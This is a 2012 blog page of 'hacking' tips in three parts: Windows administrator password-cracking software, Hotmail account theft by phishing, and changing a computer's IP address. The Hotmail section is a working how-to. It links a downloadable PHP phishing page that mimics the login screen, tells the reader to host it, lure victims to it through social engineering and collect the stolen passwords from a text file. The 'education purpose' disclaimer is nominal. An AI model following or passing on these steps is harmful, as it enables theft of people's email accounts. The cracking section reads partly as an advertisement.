Options 3:  Hack or Crack Windows Administrator Password using Windows Password Cracker software

You need prepare a few things:

        A good computer
        A reliable cable or DSL connection
        A blank CD/DVD or USB flash drive
        A Windows Password Cracker software

After you’ve download the setup file of the software, you will need to Create a password reset CD/DVD or USB flash drive that will enable you to get past your current Windows password. To create this disk you need to:

1. Install the utility on the computer that you’re just using.

2. Take the CD/DVD or USB drive and insert it on an open port on your computer.

3. Run the utility and select the option to burn the utility to the CD/DVD or USB drive.

If you have change the build-in administrator password and now forgot it, you will be unable to hack forgotten windows password by option 1 and option 2. Then option 3 is your best choice to bypass the locked out computer, it is the most effective windows password hacking method on the market. Don’t take my word for it, why don’t you have a look for this utility and try to crack windows administrator password by yourself, Visit: Software to crack Windows Administrator password.

Hacking Hotmail and Window Live

Hotmail is also a very famous email service. It is widely used in US and European countries. Today i am going to write how to hack hotmail id. We will use phishing for hacking. The complete process with phoshing script is given below.

FOLLOW THESE STEPS:
1: download the hotmail phishing page below. This phishing page uses php for storing password in text files
http://www.ziddu.com/download/14263748/msn.rar.html


2: Host this script to any free webhost that support php. Get the list of some free host fromhere


3: Now check your script on your host. this page is just like hotmail login page.


4: send this page to victim via mail or any other service and force him to sign in from this page. Use any kind of social engineering for this.


5: check stored password in yourdomain/detail.txt page


NOTE
This Post is only for Education Purpose,do not misuse it.

How To Change Your Computer Ip.

How to change your IP address in less than a minute?
 The following trick gives you a step-by-step procedure to change your IP address.
1. Click on “Start” in the bottom left hand corner of screen.
2. Click on “Run”.
3. Type in “command” and hit ok.You should now be at an MSDOS prompt screen.
4. Type “ipconfig /release” just like that, and hit “enter”.
5. Type “exit” and leave the prompt.
6. Right-click on “Network Places” or “My Network Places” on your desktop.
7. Click on “properties”.
You should now be on a screen with something titled “Local Area Connection”, or something close to that.
8. Right click on “Local Area Connection” and click “properties”.
9. Double-click on the “Internet Protocol (TCP/IP)” from the list under the “General” tab.
10. Click on “Use the following IP address” under the “General” tab.
11. Create an IP address (It doesn’t matter what it is. I just type 1 and 2 until i fill the area up).
12. Press “Tab” and it should automatically fill in the “Subnet Mask” section with default numbers.
13. Hit the “Ok” button here.
14. Hit the “Ok” button again. You should now be back to the “Local Area Connection” screen.
15. Right-click back on “Local Area Connection” and go to properties again.
16. Go back to the “TCP/IP” settings.
17. This time, select “Obtain an IP address automatically”.
18. Hit “Ok”.
19. Hit “Ok” again.
20. You now have a new IP address.
Some ISPs do not support this type of procedure and hence there are chances of getting back the same old IP address even after trying this hack. In this case you need to switch off the modem and then switch it on to get the new IP address.


 All these tricks works only if you have a dynamic IP address. But if you have a static IP address you have no option to change your IP.

NOTE
This Post is only for Education purpose,Do not mis use it.
 
Copyright © March 2012. MARIDADI AGENCY
-Haki zote zimehifadhiwa
- All Rights Reserved
Template Modified by Hassan Moh Toziri
Published by Maridadi Agency